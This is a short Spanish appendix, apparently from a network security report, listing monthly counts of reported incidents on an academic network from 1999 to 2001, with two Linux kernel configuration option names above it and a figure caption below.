- *CONFIG_BRIDGE*
- *CONFIG_BRIDGE_NETFILTER*

Apéndice B: Estadísticas de la Red Académica

Año-mes	Total incidentes reportados
1999-01	38
1999-02	13
1999-03	14
1999-04	18
1999-05	24
1999-06	17
1999-07	21
1999-08	43
1999-09	26
1999-10	54
1999-11	28
1999-12	26
2000-01	30
2000-02	40
2000-03	65
2000-04	25
2000-05	41
2000-06	50
2000-07	29
2000-08	48
2000-09	39
2000-10	57
2000-11	42
2000-12	24
2001-01	81
2001-02	39
2001-03	45
2001-04	66
2001-05	59
2001-06	39
2001-07	94
2001-08	228

Tabla 22 – Estadísticas de la Red Académica



Figura 3 – Estadísticas de la Red Académica